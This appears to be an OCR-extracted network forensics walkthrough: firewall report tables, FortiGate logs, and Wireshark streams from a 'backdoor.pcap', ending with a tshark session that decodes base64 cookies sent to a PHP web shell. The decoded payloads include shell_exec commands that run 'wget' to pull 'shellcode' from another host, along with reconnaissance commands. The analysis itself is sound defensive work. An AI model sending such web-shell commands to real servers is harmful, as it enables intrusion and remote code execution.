bigdata.adfuture.cn	Malicious Websites	High	120	0.0%
bigdata.adsunflower.com	Malicious Websites	High	120	0.0%
[redacted]	[redacted]	High	120	0.0%
		High	90	0.0%
openvpn	proxy	Medium	80	0.0%
			Total: 634525	

Top Viruses

Virus	Incidents	%
W32/Mimikatz!tr.pws	5	100.0%
	Total: 5	

Top Virus Victims


Source	Incidents	%
10.80.3.43-anonymous	3	60.0%
10.80.7.9-anonymous	1	20.0%
10.80.3.60-anonymous	1	20.0%
	Total: 5	

Top Attacks

Attack ID	Incidents	%
HTTP.XXE	848	84.4%
XML.External.Entity.Injection	149	14.8%
HTTP.Negative.Content.Length	4	0.4%
sqlmap.Scanner	4	0.4%
	Total: 1005	

Top Attack Victims


Destination	Incidents	%
43[redacted])-anonymous	612	60.9%
113[redacted]com)-anonymous	233	23.2%
14.[redacted]-anonymous	104	10.3%
52[redacted]-anonymous	24	2.4%
13.[redacted]-anonymous	24	2.4%
54.[redacted]-anonymous	4	0.4%
159[redacted]mous	4	0.4%
	Total: 1005	



Traffic Trend
Traffic (MB)
10,000
9,000
8,000
7,000
6,000
5,000
4,000
3,000
2,000
1,000
0
00 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17 18 19 20 21 22 23
2019-01-02 00:00 -- 2019-01-03 00:00
Top Application Categories
9.7%
8.3%
8.2%
20%
20.4%
33.5%
web.client = 22.7 GB(33.5%)
general.interest = 13.9 GB(20.4%)
storage.backup = 6.6 GB(9.7%)
update = 5.6 GB(8.3%)
video/audio = 5.6 GB(8.2%)
Other = 13.6 GB(20%)

```
May 14 06:25:31 192.168.84.1 date=2014-05-14 time=06:26:05 devname=JLL_FW devid=FG200B3910602686 logid=0102043011 type=event
subtype=user level=notice vd="root" src=192.168.100.47 dst=N/A policyid=0 user="guest" group="FSSO_Guest_Users"
ui="guest(192.168.7.47)" action=authentication status=timed_out reason="Authentication timed out" msg="User from 192.168.100.47 was
timed out"
May 13 06:25:11 192.168.84.1 date=2014-05-13 time=06:25:35 devname=JLL_FW devid=FG200B3910602686 logid=0102043011 type=event
subtype=user level=notice vd="root" src=192.168.100.183 dst=N/A policyid=0 user="guest" group="FSSO_Guest_Users"
ui="guest(192.168.7.183)" action=authentication status=timed_out reason="Authentication timed out" msg="User from 192.168.100.183 was
timed out"
May 14 06:33:45 192.168.84.1 date=2014-05-14 time=06:34:20 devname=JLL_FW devid=FG200B3910602686 logid=0213008705 type=utm
subtype=virus eventtype=oversize level=notice vd="root" msg="Size limit is exceeded." status="passthrough" service="http"
srcip=192.168.100.74 dstip=206.111.1.82 srcport=3935 dstport=80 srcintf="port1" dstintf="port2" policyid=75 identidx=3
sessionid=2727880 url="http://r7---sn-mv-hp5e.c.pack.google.com/edgedl/chrome/win/A9D81880A47854C4
/34.0.1847.137_chrome_installer.exe?cms_redirect=yes&expire" profiletype="Protocol_Options_Profile" profile="Protocol" user="CAROLINAM"
agent="Google"
May  9 08:37:09 192.168.84.1 date=2014-05-09 time=08:42:58 devname=JLL_FW devid=FG200B3910602686 logid=0315012546 type=utm
subtype=webfilter eventtype=urlfilter level=information vd="root" urlfilteridx=10 urlfilterlist="dsfdsfdsf" policyid=75 identidx=3
sessionid=117836698 user="SARA" srcip=192.168.7.41 srcport=2034 srcintf="port1" dstip=173.193.169.232 dstport=80 dstintf="port2"
service="http" hostname="www.noticiasrcn.com" profiletype="Webfilter_Profile" profile="IPS_WebFiltering" status="passthrough"
reqtype="referral" url="/sites/all/modules/backup_custome/rcnnoticias_generico/css/block_noticias.css?n4srhf" sentbyte=474 rcvdbyte=370
msg="URL was allowed because it is in the URL filter list"
May 11 18:52:06 192.168.84.1 date=2014-05-11 time=18:52:15 devname=JLL_FW devid=FG200B3910602686 logid=0419016384 type=utm subtype=ips
eventtype=signature level=alert vd="root" severity=low srcip=61.19.246.69 dstip=192.168.100.55 srcintf="port2" dstintf="Vlan_3"
policyid=49 identidx=0 sessionid=388908 status=detected proto=6 service=http count=1 attackname="ZmEu.Vulnerability.Scanner"
srcport=38182 dstport=80 attackid=30024 sensor="all_default_pass" ref="http://www.fortinet.com/ids/VID30024"
incidentserialno=1432164120 msg="web_app3: ZmEu.Vulnerability.Scanner,"
May 11 18:52:07 192.168.84.1 date=2014-05-11 time=18:52:15 devname=JLL_FW devid=FG200B3910602686 logid=0419016384 type=utm subtype=ips
eventtype=signature level=alert vd="root" severity=low srcip=<OTXIP> dstip=192.168.100.45 srcintf="port2" dstintf="Vlan_3" policyid=49
identidx=0 sessionid=388914 status=detected proto=6 service=http count=1 attackname="ZmEu.Vulnerability.Scanner" srcport=38281
dstport=80 attackid=30024 sensor="all_default_pass" ref="http://www.fortinet.com/ids/VID30024" incidentserialno=1432164121
msg="web_app3: ZmEu.Vulnerability.Scanner,"
```

```
746 00:27:22.232159   192.168.153.1   192.168.153.142   HTTP   228 GET /site/includes/server.php HTTP/1.1
773 00:27:42.743593   192.168.153.1   192.168.153.142   HTTP   228 GET /site/includes/server.php HTTP/1.1
792 00:27:54.086990   192.168.153.1   192.168.153.142   HTTP   235 GET /site/includes/server.php HTTP/1.1
804 00:27:56.081332   192.168.153.1   192.168.153.142   HTTP   235 GET /site/includes/server.php HTTP/1.1
820 00:28:04.521548   192.168.153.1   192.168.153.142   HTTP   182 GET /site/includes/server.php HTTP/1.1
829 00:28:05.277102   192.168.153.1   192.168.153.142   HTTP   182 GET /site/includes/server.php HTTP/1.1
838 00:28:05.444414   192.168.153.1   192.168.153.142   HTTP   182 GET /site/includes/server.php HTTP/1.1
847 00:28:05.605030   192.168.153.1   192.168.153.142   HTTP   182 GET /site/includes/server.php HTTP/1.1
856 00:28:07.748561   192.168.153.1   192.168.153.142   HTTP   162 GET /site/includes/server.php HTTP/1.1
865 00:28:07.932993   192.168.153.1   192.168.153.142   HTTP   162 GET /site/includes/server.php HTTP/1.1
874 00:28:09.609923   192.168.153.1   192.168.153.142   HTTP   162 GET /site/includes/server.php HTTP/1.1
883 00:28:09.786570   192.168.153.1   192.168.153.142   HTTP   162 GET /site/includes/server.php HTTP/1.1
892 00:28:09.957906   192.168.153.1   192.168.153.142   HTTP   162 GET /site/includes/server.php HTTP/1.1
921 00:28:45.049667   192.168.153.1   192.168.153.130   HTTP   162 GET /site/includes/server.php HTTP/1.1
934 00:28:49.666497   192.168.153.1   192.168.153.130   HTTP   182 GET /site/includes/server.php HTTP/1.1
954 00:29:06.030924   192.168.153.1   192.168.153.130   HTTP   235 GET /site/includes/server.php HTTP/1.1
```

```
 954 00:29:06.030924   192.168.153.1   192.168.153.130   HTTP   235 GET /site/includes/server.php HTTP/1.1
 961 00:29:06.043412   192.168.153.130 192.168.153.142   HTTP   222 GET /shellcode HTTP/1.1                 Wget/1.19.5 (linux-gnu)
 996 00:29:17.393287   192.168.153.1   192.168.153.142   HTTP   393 GET /shellcode HTTP/1.1                 Mozilla/5.0 (Windows NT 10.0; Win64;
1043 00:29:46.815063   192.168.153.1   192.168.153.130   HTTP   252 GET /site/includes/server.php HTTP/1.1
1054 00:29:48.430093   192.168.153.1   192.168.153.130   HTTP   252 GET /site/includes/server.php HTTP/1.1
1063 00:29:48.601856   192.168.153.1   192.168.153.130   HTTP   252 GET /site/includes/server.php HTTP/1.1
1072 00:29:48.762970   192.168.153.1   192.168.153.130   HTTP   252 GET /site/includes/server.php HTTP/1.1
1081 00:29:48.949653   192.168.153.1   192.168.153.130   HTTP   252 GET /site/includes/server.php HTTP/1.1
1090 00:29:49.888697   192.168.153.1   192.168.153.130   HTTP   252 GET /site/includes/server.php HTTP/1.1
1099 00:29:50.040426   192.168.153.1   192.168.153.130   HTTP   252 GET /site/includes/server.php HTTP/1.1
1108 00:29:50.174910   192.168.153.1   192.168.153.130   HTTP   252 GET /site/includes/server.php HTTP/1.1
1127 00:29:55.945394   192.168.153.1   192.168.153.130   HTTP   182 GET /site/includes/server.php HTTP/1.1
1147 00:30:30.307446   192.168.153.1   192.168.153.130   HTTP   238 GET /site/includes/server.php HTTP/1.1
1181 00:30:54.437271   192.168.153.1   192.168.153.130   HTTP   240 GET /site/includes/server.php HTTP/1.1
1192 00:30:55.295107   192.168.153.1   192.168.153.130   HTTP   240 GET /site/includes/server.php HTTP/1.1
1204 00:30:55.463592   192.168.153.1   192.168.153.130   HTTP   240 GET /site/includes/server.php HTTP/1.1
1215 00:30:55.609587   192.168.153.1   192.168.153.130   HTTP   240 GET /site/includes/server.php HTTP/1.1
1233 00:31:07.333849   192.168.153.1   192.168.153.130   HTTP   240 GET /site/includes/server.php HTTP/1.1
1244 00:31:07.499722   192.168.153.1   192.168.153.130   HTTP   240 GET /site/includes/server.php HTTP/1.1
1255 00:31:07.659386   192.168.153.1   192.168.153.130   HTTP   240 GET /site/includes/server.php HTTP/1.1
1266 00:31:07.826065   192.168.153.1   192.168.153.130   HTTP   240 GET /site/includes/server.php HTTP/1.1
1277 00:31:09.418181   192.168.153.1   192.168.153.130   HTTP   171 GET /site/includes/server.php HTTP/1.1
1294 00:31:12.713400   192.168.153.1   192.168.153.130   HTTP   482 GET /site/includes/server.php HTTP/1.1
```


Wireshark · Follow HTTP Stream (tcp.stream eq 25) · backdoor.pcap
GET /shellcode HTTP/1.1
User-Agent: Wget/1.19.5 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 192.168.153.142:8000
Connection: Keep-Alive
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/2.7.3
Date: Mon, 25 Mar 2019 18:59:04 GMT
Content-type: application/octet-stream
Content-Length: 7413
Last-Modified: Mon, 25 Mar 2019 18:56:02 GMT
.ELF.....P...4.....4. . .(.....4...4...4... ...
.....T...T...T.....
.....h...h...h...D...D.....P.td.....
4...4.....Q.td.....R.td...../lib/ld-linux.so.
2.....GNU.....GNU.....S..dN|@^R..K..... .
.....K.....)..... ...
0.....7.....t.....__gmon_start__.libc.so.
6._IO_stdin_used.printf.strlen.__libc_start_main.GLIBC_2.0.....ii
....I.....S.....[..#.....t..-.....[.....5.....
%.....%....h.....%....h.....%....h.....%....h.....
1.^.....PTRhP...h....QVh<.....f.f.f.f.f.f..'...-$.....w.....t.U.....$$.....t&..$...-
$.....u.....t.U.....D$...$$.....&.....=$....u.U.....|.....
$.....f.....t.....t.U.....$.....y....t...U..WVS.....`.D$.....F.....t...
f.....t...4
1 client pkt, 1 server pkt, 1 turn.
Entire conversation (7770 bytes)
Show and save data as
ASCII
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help


Wireshark · Follow HTTP Stream (tcp.stream eq 5) · backdoor.pcap
GET /site/includes/server.php HTTP/1.1
Host: 192.168.153.130
Accept: */*
Cookie: z=ZWNobyBzaGVsbF9leGVjKCdscyAtbGEnKTtkaWUoKTs
HTTP/1.1 200 OK
Date: Mon, 25 Mar 2019 18:45:20 GMT
Server: Apache/2.4.34 (Debian)
Vary: Accept-Encoding
Content-Length: 2320
Content-Type: text/html; charset=UTF-8
total 1904
drwxr-xr-x 40 root root 4096 Mar 25 14:40 .
drwxr-xr-x 3 root root 4096 Mar 25 14:39 ..
drwxr-xr-x 8 root root 4096 Mar 25 14:39 .git
drwxr-xr-x 2 root root 4096 Mar 25 14:39 Aar
drwxr-xr-x 2 root root 4096 Mar 25 14:39 Ascx
drwxr-xr-x 2 root root 4096 Mar 25 14:39 Ashx
drwxr-xr-x 2 root root 4096 Mar 25 14:39 Asmx
drwxr-xr-x 3 root root 4096 Mar 25 14:39 Asp
drwxr-xr-x 2 root root 4096 Mar 25 14:39 Aspx
drwxr-xr-x 2 root root 4096 Mar 25 14:39 C
drwxr-xr-x 3 root root 4096 Mar 25 14:39 Cfm
drwxr-xr-x 2 root root 4096 Mar 25 14:39 Cgi
drwxr-xr-x 2 root root 4096 Mar 25 14:39 Javascript
drwxr-xr-x 6 root root 4096 Mar 25 14:39 Jsp
drwxr-xr-x 2 root root 4096 Mar 25 14:39 Jspx
Packet 114. 1 client pkt, 1 server pkt, 1 turn. Click to select.
Entire conversation (2626 bytes)
Show and save data as
ASCII
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help

Decode from Base64 format

Simply use the form below

```
ZWNobyBzaGVsbF9leGVjKCd3Z2V0IGh0dHA6Ly8xOTIuMTY4LjE1My4xNDI6ODAwMC9zaGVsbGNvZGUnKTtkaWUoKTs
```

For encoded binaries *(like images, documents, etc.)* upload your data via the file decode form below.


UTF-8 ▾ Source charset.


Live mode OFF — Decodes in real-time when you type or paste *(supports only unicode charsets)*.

DECODE — Decodes your data into the textarea below.



```
echo shell_exec('wget http://192.168.153.142:8000/shellcode');die();
```

```
root@ubuntu:/home/deadlist/Desktop# tshark -r backdoor.pcap -R "http.cookie" -T fields -e http.cookie | cut -c3- > base
tshark: Lua: Error during loading:
 [string "/usr/share/wireshark/init.lua"]:45: dofile has been disabled
Running as user "root" and group "root". This could be dangerous.
root@ubuntu:/home/deadlist/Desktop# while IFS= read -r line; do echo "$line" | base64 --decode; done < base
echo 1;die();base64: invalid input
echo shell_exec('ls');die();base64: invalid input
echo shell_exec('whoami');die();base64: invalid input
echo shell_exec('ls -la');die();base64: invalid input
echo shell_exec('wget http://192.168.153.142/shellcode');die();echo shell_exec('wget http://192.168.153.142/shellcode');die();echo shell_exec('wget
 http://192.168.153.142:8000/shellcode');die();base64: invalid input
echo shell_exec('wget http://192.168.153.142:8000/shellcode');die();base64: invalid input
echo shell_exec('ls');die();base64: invalid input
echo shell_exec('ls');die();base64: invalid input
echo shell_exec('ls');die();base64: invalid input
echo shell_exec('ls');die();base64: invalid input
echo 1;die();base64: invalid input
echo 1;die();base64: invalid input
echo 1;die();base64: invalid input
echo 1;die();base64: invalid input
echo 1;die();base64: invalid input
echo 1;die();base64: invalid input
echo shell_exec('ls');die();base64: invalid input
echo shell_exec('wget http://192.168.153.142:8000/shellcode');die();base64: invalid input
echo shell_exec('wget http://192.168.153.142:8000/shellcode -o shell.txt');die();echo shell_exec('wget http://192.168.153.142:8000/shellcode -o she
ll.txt');die();echo shell_exec('wget http://192.168.153.142:8000/shellcode -o shell.txt');die();echo shell_exec('wget http://192.168.153.142:8000/s
hellcode -o shell.txt');die();echo shell_exec('wget http://192.168.153.142:8000/shellcode -o shell.txt');die();echo shell_exec('wget http://192.168
.153.142:8000/shellcode -o shell.txt');die();echo shell_exec('wget http://192.168.153.142:8000/shellcode -o shell.txt');die();echo shell_exec('wget
 http://192.168.153.142:8000/shellcode -o shell.txt');die();echo shell_exec('ls');die();base64: invalid input
echo shell_exec('wget http://192.168.153.142:8000/shellcode.e');die();base64: invalid input
echo shell_exec('wget http://192.168.153.142:8000/shellcode.zip');die();echo shell_exec('wget http://192.168.153.142:8000/shellcode.zip');die();ech
o shell_exec('wget http://192.168.153.142:8000/shellcode.zip');die();echo shell_exec('wget http://192.168.153.142:8000/shellcode.zip');die();echo s
hell_exec('wget http://192.168.153.142:8000/shellcode.zip');die();echo shell_exec('wget http://192.168.153.142:8000/shellcode.zip');die();echo shel
l_exec('wget http://192.168.153.142:8000/shellcode.zip');die();echo shell_exec('wget http://192.168.153.142:8000/shellcode.zip');die();echo getcwd(
);die();base64: invalid input
echo join(",", array( php_uname(), $_SERVER["SERVER_SOFTWARE"], $_SERVER["SERVER_ADDR"], phpversion(), date("c",time()), getcwd(), $_SERVER["REMOTE
_ADDR"], str_replace(",", " ", ini_get("disable_functions")), join(" ",get_loaded_extensions()), ));die();base64: invalid input
root@ubuntu:/home/deadlist/Desktop#
```

